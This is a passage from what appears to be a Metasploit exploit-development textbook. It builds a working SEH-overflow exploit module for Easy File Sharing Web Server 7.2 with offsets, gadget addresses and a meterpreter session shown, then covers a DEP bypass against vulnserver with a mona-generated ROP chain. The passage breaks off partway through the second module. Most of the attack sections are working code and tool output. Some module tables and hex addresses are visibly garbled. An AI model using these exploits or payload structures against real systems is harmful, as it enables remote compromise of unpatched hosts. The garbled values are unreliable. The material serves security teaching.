Now that we have familiarized ourselves with the basics, let's see what essentials we need to build a working exploit for SEH-based vulnerabilities:

Component	Use
Offset	In this module, offset will refer to the exact size of input that is good enough to overwrite the address of the catch block.
POP/POP/RET address	In order to redirect execution to the short jump instruction, an address for a POP/POP/RET sequence is required. However, most modern operating systems implement DLL compiling with SafeSEH mechanism. This instruction works best from the SafeSEH free DLL modules.
Short jump instruction	In order to move to the start of shellcode, we will need to make a short jump of a specified number of bytes. Hence, a short jump instruction will be required.

We already know that we require a payload, a set of bad characters to prevent, space considerations, and so on.

Calculating the offset


The example vulnerable application we are going to work on in this module is Easy File Sharing Web Server 7.2. This application is a web server that has a vulnerability in the request handling sections, where a malicious HEAD request can cause an overflow in the buffer and overwrite the address in the SEH chain.

Using pattern_create tool

We will find the offset using the pattern_create and pattern_offset tools as we did previously while attaching the vulnerable application to the debugger. Let's see how we can achieve this:

```
root@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb  
10000 > easy_file
```

We created a pattern of 10000 characters. Let's now feed the pattern to the application on port 80 and analyze its behavior in the immunity debugger. We will see that the application halts. Let's see the SEH chains by navigating to **View** from the menu bar and selecting **SEH chain**:



Clicking on the **SEH chain** option, we will be able to see the overridden catch block address and the address of the next SEH record fields overridden with the data we supplied:

Address	SE handler
02226FAC	46356646
34664633	*** CORRUPT ENTRY ***

Using pattern_offset tool

Let's find the offset to the address of the next SEH frame and the offset to the address of the catch block as follows:

```
root@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb  
46356646 10000  
[*] Exact match at offset 4065  
root@predator:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb  
34664633 10000  
[*] Exact match at offset 4061
```

We can clearly see that the four bytes containing the memory address to the next SEH record starts from **4061** bytes and the offset to the catch block starts right after those four bytes, that is, from **4065**.

Finding the POP/POP/RET address

As discussed previously, we will require the address to the POP/POP/RET instruction to load the address in the next SEH frame record and jump to the payload. We know that we need to load the address from an external DLL file. However, most of the latest operating systems compile their DLL files with SafeSEH protection. Therefore, we will require the address of POP/POP/RET instruction from a DLL module, which is not implemented with the SafeSEH mechanism.



The example application crashes on the following HEAD request, that is, HEAD followed by the junk pattern created by the pattern_create tool, which is followed by HTTP/1.0\r\n\r\n

The Mona script

Mona script is a Python-driven plugin for immunity debugger and provides a variety of options for exploitation. The script can be downloaded from <https://github.com/corelan/mona/blob/master/mona.py>. It is easy to install the script by placing it into the \Program Files\Immunity Inc\Immunity Debugger\PyCommands directory.

Let's now analyze the DLL files by using Mona and running the !mona modules command as follows:

DBADFOOD	Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS DLL	Version	Modulename & Path
DBADFOOD	0x100000000	0x100500000	0x00050000	False	False	False	False	-1.0- [ImageLoad.dll]	(C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)	
DBADFOOD	0x75320000	0x753455000	0x00135000	True	True	True	True	8.00.7600.16385	[urlmon.dll] (C:\Windows\system32\urlmon.dll)	
DBADFOOD	0x73520000	0x735330000	0x00010000	True	True	True	True	6.1.7600.16385	[NLApi.dll] (C:\Windows\system32\NLApi.dll)	
DBADFOOD	0x750c0000	0x751dc000	0x0011c000	True	True	True	True	6.1.7600.16385	[CRYPT32.dll] (C:\Windows\system32\CRYPT32.dll)	
DBADFOOD	0x74920000	0x749e4000	0x00044000	True	True	True	True	6.1.7600.16385	[DNSAPI.dll] (C:\Windows\system32\DNSAPI.dll)	
DBADFOOD	0x750240000	0x750325000	0x00045000	True	True	False	False	0.9.8.3 [SSLBEAY32.dll]	(C:\EFS Software\Easy File Sharing Web Server\SSLBEAY32.dll)	
DBADFOOD	0x750370000	0x750450000	0x00018000	True	True	True	True	6.1.7600.16385	[keapi.dll] (C:\Windows\system32\keapi.dll)	
DBADFOOD	0x75570000	0x7561c000	0x000ac000	True	True	True	True	6.1.7600.16385	[wpc.dll] (C:\Windows\system32\wpc.dll)	
DBADFOOD	0x744f70000	0x744fc000	0x00000c00	True	True	True	True	6.1.7600.16385	[CRYPTBASE.dll] (C:\Windows\system32\CRYPTBASE.dll)	
DBADFOOD	0x705b0000	0x705cc000	0x0001c000	True	True	True	True	6.1.7600.16385	[oledig.dll] (C:\Windows\system32\oledig.dll)	
DBADFOOD	0x621c00000	0x621c99000	0x00099000	False	False	False	False	3.8.8.3	[sqlite3.dll] (C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll)	
DBADFOOD	0x739b0000	0x739c3000	0x00013000	True	True	True	True	6.1.7600.16385	[dnnapi.dll] (C:\Windows\system32\dnnapi.dll)	
DBADFOOD	0x76ed0000	0x7700c000	0x0013c000	True	True	True	True	6.1.7600.16385	[ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)	
DBADFOOD	0x66db70000	0x66db82000	0x00012000	True	True	True	True	6.1.7600.16385	[pnrrsp.dll] (C:\Windows\system32\pnrrsp.dll)	
DBADFOOD	0x66db60000	0x66db6d000	0x0000d000	True	True	True	True	6.1.7600.16385	[wsbth.dll] (C:\Windows\system32\wsbth.dll)	
DBADFOOD	0x744600000	0x7446c000	0x00017000	True	True	True	True	6.1.7600.16385	[wshttpip.dll] (C:\Windows\system32\wshttpip.dll)	
DBADFOOD	0x750d00000	0x750d70000	0x000117000	True	False	False	False	6.1.7600.16385	[LIBBEAY32.dll] (C:\EFS Software\Easy File Sharing Web Server\LIBBEAY32.dll)	
DBADFOOD	0x77020000	0x7702a000	0x0000aa000	True	True	True	True	6.1.7600.16385	[LPR.dll] (C:\Windows\system32\LPR.dll)	
DBADFOOD	0x75740000	0x75759000	0x00019000	True	True	True	True	6.1.7600.16385	[sechost.dll] (C:\Windows\SYSTEM32\sechost.dll)	
DBADFOOD	0x75h30000	0x75429000	0x0001f9000	True	True	True	True	8.00.7600.16385	[ADVAPI32.dll] (C:\Windows\system32\ADVAPI32.dll)	
DBADFOOD	0x75e80000	0x75f20000	0x000a0000	True	True	True	True	6.1.7600.16385	[ADVAPI32.dll] (C:\Windows\system32\ADVAPI32.dll)	
DBADFOOD	0x004000000	0x005c2000	0x001c2000	False	False	False	False	7.2.0.0	[fsws.exe] (C:\EFS Software\Easy File Sharing Web Server\fsws.exe)	

We can see from the preceding screenshot that we have very few DLL files, which are not implemented with the SafeSEH mechanism. Let's use these files to find the relevant address of the POP/POP/RET instruction.

More information on Mona script can be found at <https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/>.



Using msfbinscan

We can easily find the POP/POP/RET instruction sequence with msfbinscan using the -p switch. Let's use it on the ImageLoad.dll file as follows:

```
root@kali:~# msfbinscan -p /ImageLoad.dll
[/ImageLoad.dll]
0x1000108b pop ebp; pop ebx; ret
0x10001274 pop ebp; pop ebx; ret
0x10001877 pop esi; pop ebx; ret
0x100018e0 pop esi; pop ebx; ret
0x10001d9f pop ebp; pop ebx; ret
0x100026e1 pop edi; pop ebx; ret
0x1000283e pop edi; pop esi; ret
0x100028ab pop edi; pop esi; ret
0x100029b5 pop esi; pop ebx; ret
0x10002b9b pop ebp; pop ebx; ret
0x10002bc9 pop ebp; pop ebx; ret
0x10002c0e pop edi; pop esi; ret
0x10002c30 pop edi; pop esi; ret
0x10002c52 pop edi; pop esi; ret
0x10002c74 pop edi; pop esi; ret
0x1000343c pop esi; pop ebx; ret
0x10003452 pop esi; pop ebx; ret
0x10003466 pop esi; pop ebx; ret
0x1000349c pop esi; pop ebx; ret
0x100034cc pop esi; pop ebx; ret
0x100034ea pop esi; pop ebx; ret
0x1000351a pop esi; pop ebx; ret
0x10003548 pop esi; pop ebx; ret
0x10003562 pop esi; pop ebx; ret
0x1000358d pop esi; pop ebx; ret
0x1000387b pop esi; pop ecx; ret
```

Let's use a safe address, eliminating any address that can cause issues with the HTTP protocol, such as repetition of zeros consecutively, as follows:

```
0x10019798 pop esi; pop ecx; ret
0x100197b5 pop esi; pop ecx; ret
0x10019821 pop edi; pop esi; ret
0x1001986f pop edi; pop esi; ret
0x10019882 pop edi; pop esi; ret
0x10019964 pop edi; pop esi; ret
0x10019993 pop ebx; pop ecx; ret
0x10019a86 pop ebx; pop ecx; ret
0x10019aa1 pop ebx; pop ecx; ret
```

We will use 0x10019798 as the POP/POP/RET address. We now have two important components for writing the exploit, which are the offset and the address to be loaded into the catch block, which is the address of our POP/POP/RET instruction. We only need the instruction for short jump, which is to be loaded into the address of the next SEH record that will help us to jump to the shellcode. Metasploit libraries will provide us with the short jump instruction using in built functions.

Writing the Metasploit SEH exploit module

Now that we have all the important data for exploiting the target application, let's go ahead and create an exploit module in Metasploit as follows:

```
require 'msf/core'

class Metasploit4 < Msf::Exploit::Remote

  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Seh
```

```
def initialize(info = {})
super(update_info(info,
    'Name'          => 'Easy File Sharing HTTP Server 7.2 SEH Overflow',
    'Description'   => %q{
        This module demonstrate SEH based overflow example
    },
    'Author'         => 'Nipun',
    'License'        => MSF_LICENSE,
    'Privileged'     => true,
    'DefaultOptions' =>
    {
        'EXITFUNC'  => 'thread',
    },
    'Payload'        =>
    {
        'Space'      => 390,
        'BadChars'   =>
        "\x00\x7e\x2b\x26\x3d\x25\x3a\x22\x0a\x0d\x20\x2f\x5c\x2e",
    },
    'Platform'       => 'win',
    'Targets'        =>
    [
        [ 'Easy File Sharing 7.2 HTTP', { 'Ret' => 0x10019798, 'Offset' => 4061 } ],
    ],
    'DefaultOptions' => {
        'RPORT' => 80
    },
    'DisclosureDate' => 'Dec 2 2015',
    'DefaultTarget'  => 0))
end
```

Having worked with the header part of various modules, we start by including the required sections of the library files. Next, we define the class and the module type as we did in the previous modules. We begin the initialize section by defining the name, description, author information, license information, payload options, disclosure date, and default target. We use the address of the POP/POP/RET instruction in the Ret/ return address variable and Offset as 4061 under Target field. We have used 4061 instead of 4065 because Metasploit will automatically generate the short jump instruction to the shellcode; therefore, we will start four bytes prior to 4065 bytes so that short jump can be placed into the carrier for the address of the next SEH record.

Before moving further, let's have a look at the important functions we are going to use in the module. We've already seen the usage of `make_nops`, `connect`, `disconnect` and `handler`:

Function	Library	Usage
<code>generate_seh_record()</code>	<code>/lib/msf/core/exploit/seh.rb</code>	The library mixin provides ways to generate SEH records

Let's continue with the code as follows:

```
def exploit
  connect
  weapon = "HEAD "
  weapon << make_nops(target['Offset'])
  weapon << generate_seh_record(target.ret)
  weapon << make_nops(19)
  weapon << payload.encoded
  weapon << " HTTP/1.0\r\n\r\n"
  sock.put(weapon)
  handler
  disconnect
end
end
```

The exploit function starts by connecting to the target. Next, it generates a malicious HEAD request by appending 4061NOPs to the HEAD request. Next, the `generate_seh_record()` function generates an 8 byte SEH record, where the first four bytes form the instruction to jump to the payload. Generally, these four bytes contain instructions such as "`\xeb\x0A\x90\x90`", where `\xeb` denotes a short jump instruction, `\x0A` denotes the 12 bytes to jump, and `\x90\x90` NOP instruction completes the four bytes as padding.

Using NASM shell for writing assembly instructions

Metasploit provides a great utility for writing short assembly codes using the NASM shell. The `generate_seh_record()` method created an SEH frame automatically and used a small assembly code in the previous section; `\xeb\x0a`, which denoted a short jump of 12 bytes. However, in case of generation of a manual SEH record, instead of searching the internet for op codes, we can use the NASM shell to write assembly codes with ease.

In the previous example, we had a simple assembly call, which was `JMP SHORT 12`. However, we did not know what op-codes match this instruction. Therefore, let's use NASM shell and find out as follows:

```
root@mm:/usr/share/metasploit-framework/tools/exploit# ./nasm_shel
l.rb
nasm > jmp short 12
00000000  EB0A          jmp short 0xc
nasm >
```

We can see in the preceding screenshot that we launched `nasm_shell.rb` from the `/usr/share/Metasploit-framework/tools/exploit` directory and simply typed in the command that generated the same op-code, `EB0A`, that we discussed earlier. Hence, we can utilize NASM shell in all our upcoming exploit examples and practical exercises to reduce effort and save great deal of time.

Coming back to the topic, Metasploit allowed us to skip the task of providing the jump instruction and the number of bytes to the payload using `generate_seh_record()` function. Next, we simply provided some padding before the payload to overcome any irregularities and follow with the payload. We simply completed the request using `HTTP/1.0\r\n\r\n` in the header. At last, we sent the data stored in the variable `weapon` to the target and called the `handler` method to check if the attempt was successful, and we are given the access to the target.

Let's try running the module and analyze the behavior as follows:

```
msf > use exploit/windows/masteringmetasploit/example80-3
msf exploit(example80-3) > set RHOST 192.168.10.104
RHOST => 192.168.10.104
msf exploit(example80-3) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(example80-3) > show options

Module options (exploit/windows/masteringmetasploit/example80-3):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST  192.168.10.104  yes        The target address
  RPORT   80             yes        The target port

  Payload options (windows/meterpreter/bind_tcp):
    Name      Current Setting  Required  Description
    ----  -----  -----  -----
    EXITFUNC  process        yes        Exit technique (Accepted: '', seh, thread, process, none)
    LPORT     4444           yes        The listen port
    RHOST    192.168.10.104  no         The target address

  Exploit target:
    Id  Name
    --  --
    0   Easy File Sharing 7.2 HTTP

msf exploit(example80-3) > exploit
```

Setting all the required options for the module, we are all set to exploit the system. Let's see what happens when we supply the `exploit` command:

```
msf exploit(example80-3) > exploit
[*] Started bind handler
[*] Sending stage (957487 bytes) to 192.168.10.104
[*] Meterpreter session 5 opened (192.168.10.118:41242
-> 192.168.10.104:4444) at 2016-04-14 23:41:01 -0400

meterpreter > sysinfo
Computer       : WIN-40JU8043FH2
OS            : Windows 7 (Build 7600).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 4
Meterpreter    : x86/win32
meterpreter >
```

Bang! We successfully exploited the target, which is a Windows 7 system. We saw how easy it is to create SEH modules in Metasploit. In the next section, we will take a deeper dive into advanced modules that bypass security mechanisms such as DEP.



Refer to <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-the-SEH-mixin-to-exploit-an-exception-handler> for more information on the SEH mixin.

Bypassing DEP in Metasploit modules

Data Execution Prevention (DEP) is a protection mechanism that marks certain areas of memory as non-executable, causing no execution of ShellCode when it comes to exploitation. Therefore, even if we are able to overwrite EIP register and point ESP to the start of ShellCode, we will not be able to execute our payloads. This is because DEP prevents the execution of data in the writable areas of the memory such as stack and heap. In this case, we will need to use existing instructions that are in the executable areas to achieve the desired functionality. We can do this by putting all the executable instructions in such an order that jumping to the ShellCode becomes viable.


The technique for bypassing DEP is called **Return Oriented Programming (ROP)**. ROP differs from a normal stack overflow of overwriting EIP and calling the jump to the ShellCode. When DEP is enabled, we cannot do that since the data in the stack is non-executable. Here, instead of jumping to the ShellCode, we will call the first ROP gadget and these gadgets should be set up in such a way that they form a chained structure, where one gadget returns to the next one without ever executing any code from the stack.

In the upcoming sections, we will see how we can find ROP gadgets, which are instructions that can perform operations over registers followed by a return (RET) instruction. The best way to find a ROP gadget is to look for them in loaded modules (DLLs). The combination of such gadgets formed together that takes one address after the other from the stack and return to the next one are called ROP chains.

We have an example application that is vulnerable to stack overflow. The offset value for overwriting EIP is 2006. Let's see what happens when we exploit this application using Metasploit as follows:

```
msf exploit(example9999-1) > exploit
[*] Started bind handler
[*] Sending stage (957487 bytes) to 192.168.10.107
[*] Meterpreter session 1 opened (192.168.10.118:46127 -> 192.168.10.107:4444) at 2016-04-15 01:21:27 -0400
meterpreter >
```

We can see we got a meterpreter shell with ease. Let's turn on DEP in Windows by navigating to advanced system properties from the system properties, as follows:



We turned on DEP by selecting Turn on DEP for all programs and services except those I select. Let's restart our system and retry exploiting the same vulnerability as follows:

```
msf exploit(example9999-1) > exploit
[*] Started bind handler
[*] Exploit completed, but no session was created.
```

We can see our exploit failed because the shellcode was not executed.



You can download the example application from <http://www.thegreycorner.com/2010/12/introducing-vulnserver.html>.

In the upcoming sections, we will see how we can bypass limitations posed by DEP using Metasploit and gain access to the protected systems. Let's keep the DEP enabled, attach the same vulnerable application to the debugger, and check its executable modules as follows:

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS	Dll	Version	Module name & Path
0x77480000	0x7748a000	0x0000a000	True	True	True	True	6.1.	7600.16385	LPRV.dll	(C:\Windows\System32\lprv.dll)
0x77490000	0x77496000	0x00006000	True	True	True	True	6.1.	7600.16385	MSV1.dll	(C:\Windows\System32\msv1.dll)
0x62500000	0x62508000	0x00008000	False	False	False	False	-1.0.			
0x76470000	0x7653c000	0x0000c000	True	True	True	True	6.1.	7600.16385	MECTF.dll	(C:\Windows\System32\mectf.dll)
0x75550000	0x7559a000	0x0000a000	True	True	True	True	6.1.	7600.16385	IKERNELBASE.dll	(C:\Windows\System32\kernelbase.dll)
0x7647e000	0x764de000	0x0000c000	True	True	True	True	6.1.	7600.16385	INTEGRITY.dll	(C:\Windows\System32\integrity.dll)
0x774a0000	0x7753d000	0x00009000	True	True	True	True	6.1.	7600.16385	INVTBL.dll	(C:\Windows\System32\invtbl.dll)
0x76540000	0x7658e000	0x0000e000	True	True	True	True	6.1.	7600.16385	IUSP10.dll	(C:\Windows\System32\usp10.dll)
0x00400000	0x00497000	0x00007000	False	False	False	False	-1.0.			
0x77070000	0x77164000	0x00001000	True	True	True	True	6.1.	7600.16385	Kerne132.dll	(C:\Windows\System32\kerne132.dll)
0x77210000	0x7724c000	0x00003000	True	True	True	True	7.0.	7600.16385	INVCRT.dll	(C:\Windows\System32\invcrt.dll)
0x76590000	0x76599000	0x00009000	True	True	True	True	6.1.	7600.16385	IUSER32.dll	(C:\Windows\System32\user32.dll)
0x77310000	0x7744c000	0x0013c000	True	True	True	True	6.1.	7600.16385	INTDLL.dll	(C:\Windows\System32\ntdll.dll)

Using Mona script, as we did previously, we can find information about all the modules using !mona modules command. However, in order to build ROP chains, we need to find all the executable ROP gadgets within these DLL files.

Using msfrop to find ROP gadgets

Metasploit provides a very convenient tool to find ROP gadgets: `msfrop`. It not only enables us to list all the ROP gadgets, but also allows us to search through those gadgets in order to find the relevant gadgets for our required actions. Let's say we need to find all the gadgets that can help us to perform a pop operation over the ECX register. We can do this using `msfrop` as follows:

```
root@kali:~# msfrop -v -s "pop ecx" msvcrt.dll
```


As soon as we provide `-s` switch for searching and `-v` for verbose output, we start getting the list of all gadgets where `POP ECX` instruction is used. Let's see the results:

```
[*] gadget with address: 0x6ffdb1d5 matched
0x6ffdb1d5:      pop ecx
0x6ffdb1d6:      ret

[*] gadget with address: 0x6ffdfe68f matched
0x6ffdfe68f:      pop ecx
0x6ffdfe690:      ret

[*] gadget with address: 0x6ffdfc9d matched
0x6ffdfc9d:      pop ecx
0x6ffdfc9e:      ret
```

We can see we have various gadgets that can perform the `POP ECX` task with ease. However, in order to build a successful Metasploit module that can exploit the target application in presence of DEP, we need to build a chain of these ROP gadgets without executing anything from the stack. Let's understand the ROP bypass for DEP through the following diagram:



On the left side, we have the layout for a normal application. In the middle, we have an application that is attacked using buffer overflow vulnerability, causing the overwrite of `EIP` register. On the right, we have the mechanism for DEP bypass, where instead of overwriting `EIP` with `JMP ESP` address, we overwrite it with the address of ROP gadget, followed by another ROP gadget, and so on until the execution of shellcode is achieved.

How will the execution of instructions bypass a hardware enabled DEP protection?

The answer is simple. The trick is to chain these ROP gadgets in order to call a `VirtualProtect()` function, which is a memory protection function used to make the stack executable so that the ShellCode can execute. Let's see what steps we need to perform in order to get the exploit working under DEP protection:

1. Find the offset to the `EIP` register.
2. Overwrite the register with the first ROP gadget.
3. Continue overwriting with rest of the gadgets until shellcode becomes executable.
4. Execute the shellcode.

Using Mona to create ROP chains

Using Mona script from immunity debugger, we can find ROP gadgets. However, it also provides functionality to create an entire ROP chain by itself, as shown in the following screenshot:

```
0BADFOOD      ROP generator finished
0BADFOOD
0BADFOOD      [+] Preparing output file 'stackpivot.txt'
0BADFOOD      - <Re>setting logfile stackpivot.txt
0BADFOOD      [+] Writing stackpivots to file stackpivot.txt
0BADFOOD      Wrote 16216 pivots to file
0BADFOOD      [+] Preparing output file 'rop_suggestions.txt'
0BADFOOD      - <Re>setting logfile rop_suggestions.txt
0BADFOOD      [+] Writing suggestions to file rop_suggestions.txt
0BADFOOD      Wrote 6579 suggestions to file
0BADFOOD      [+] Preparing output file 'rop.txt'
0BADFOOD      - <Re>setting logfile rop.txt
0BADFOOD      [+] Writing results to file rop.txt <48599 interesting gadgets>
0BADFOOD      Wrote 48599 interesting gadgets to file
0BADFOOD      [+] Writing other gadgets to file rop.txt <55186 gadgets>
0BADFOOD      Wrote 55186 other gadgets to file
0BADFOOD      Done
0BADFOOD
0BADFOOD      [+] This mona.py action took 0:03:43.923000
!mona rop -m *.dll -cp nonull
```

Using the `!mona rop -m *.dll -cp nonull` command in the immunity debugger's console, we can find all the relevant information about the ROP gadgets. We can see we have the following files generated by Mona script:

Name	Date modified	Type	Size
Libs	4/26/2016 10:18 PM	File folder	
PyCommands	4/26/2016 10:18 PM	File folder	
_rop_progress_vulnserver.exe_4052	4/26/2016 10:21 PM	Text Document	8 KB
ImmunityDebugger	4/26/2016 10:33 PM	Configuration setti...	9 KB
rop	4/26/2016 10:21 PM	Text Document	12,624 KB
rop_chains	4/26/2016 10:21 PM	Text Document	19 KB
ropSuggestions	4/26/2016 10:21 PM	Text Document	747 KB
stackpivot	4/26/2016 10:21 PM	Text Document	2,033 KB
vulnserver.udd	4/26/2016 10:33 PM	UDD File	36 KB

Interestingly, we have a file called `rop_chains.txt`, which contains the entire chain that can be used directly in the exploit module. This file contains the ROP chains created in Python, C, and Ruby for use in Metasploit already. All we need to do is copy the chain into our exploit and we are good to go.

In order to create a ROP chain for triggering the `VirtualProtect()` function, the following register setup is required:

Register setup for <code>VirtualProtect()</code> :
EAX = NOP (0x90909090) ECX = lpOldProtect (ptr to W address) EDX = NewProtect (0x40) EBX = dwSize ESP = lpAddress (automatic) EBP = ReturnTo (ptr to jmp esp) ESI = ptr to <code>VirtualProtect()</code> EDI = ROP NOP (RETN)

Let's see the ROP chain created by Mona script as follows:

```
def create_rop_chain()
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
        0x76db6cd8, # POP ECX # RETN [RPCRT4.dll]
        0x6250609c, # ptr to &VirtualProtect() [IAT essfunc.dll]
        0x7648fd52, # MOV EDI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
        0x7721d5ef, # POP EBP # RETN [msvcrt.dll]
        0x625011bb, # & jmp esp [essfunc.dll]
        0x76db6d7f, # POP EAX # RETN [RPCRT4.dll]
        0xfffffdff, # Value to negate, will become 0x000000201
        0x76ddd3c9, # NEG EAX # RETN [RPCRT4.dll]
        0x7648f9f1, # XCHG EAX,EBX # RETN [MSCTF.dll]
        0x76db6d7f, # POP EAX # RETN [RPCRT4.dll]
        0xfffffff0, # Value to negate, will become 0x000000040
        0x76472fd0, # NEG EAX # RETN [MSCTF.dll]
        0x770cbd3a, # XCHG EAX,EDX # RETN [kernel32.dll]
        0x77268a7e, # POP ECX # RETN [msvcrt.dll]
        0x74ed7f21, # &Writable location [mswsock.dll]
        0x76dddcbe, # POP EDI # RETN [RPCRT4.dll]
        0x765c4804, # RETN (ROP NOP) [user32.dll]
        0x76db6d7f, # POP EAX # RETN [RPCRT4.dll]
        0x90909090, # nop
        0x77265cf4, # PUSHAD # RETN [msvcrt.dll]
    ].flatten.pack("V*")
    return rop_gadgets
end
```

We have a complete `create_rop_chain` function in the `rop_chains.txt` file for Metasploit. We simply need to copy this function to our exploit.

Writing the Metasploit exploit module for DEP bypass

In this section, we will write the DEP bypass exploit for the same vulnerable application in which we exploited the stack overflow vulnerability and the exploit failed when DEP was enabled. The application runs on TCP port 9999. So let's quickly build a module and try bypassing DEP on the same application:

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking
```

```

include Msf::Exploit::Remote::Tcp

def initialize(info = {})
  super(update_info(info,
    'Name'          => 'DEP Bypass Exploit',
    'Description'   => %q{
      DEP Bypass Using ROP Chains Example Module
    },
    'Platform'       => 'win',
    'Author'         =>
    [
      'Nipun Jaswal'
    ],
    'Payload'        =>
    {
      'space'  => 312,
      'BadChars' => "\x00",
    },
    'Targets'        =>
    [
      ['Windows 7 Home Basic', { 'Offset' => 2006}]
    ],
    'DisclosureDate' => 'Apr 29 2016'
  ))
  register_options(
  [
    Opt::RPORT(9999)
  ],self.class)
end

```

We have written numerous modules, and are quite familiar with the required libraries and the initialization section. Additionally, we do not need a return address since we are using ROP chains that automatically build mechanisms to jump to the shellcode. Let's focus on the exploit section:

```

def create_rop_chain()

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets =
  [
    0x7722d479,  # POP ECX # RETN [msvcrt.dll]
    0x6250609c,  # ptr to &VirtualProtect() [IAT esffunc.dll]
    0x7648fd52,  # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN
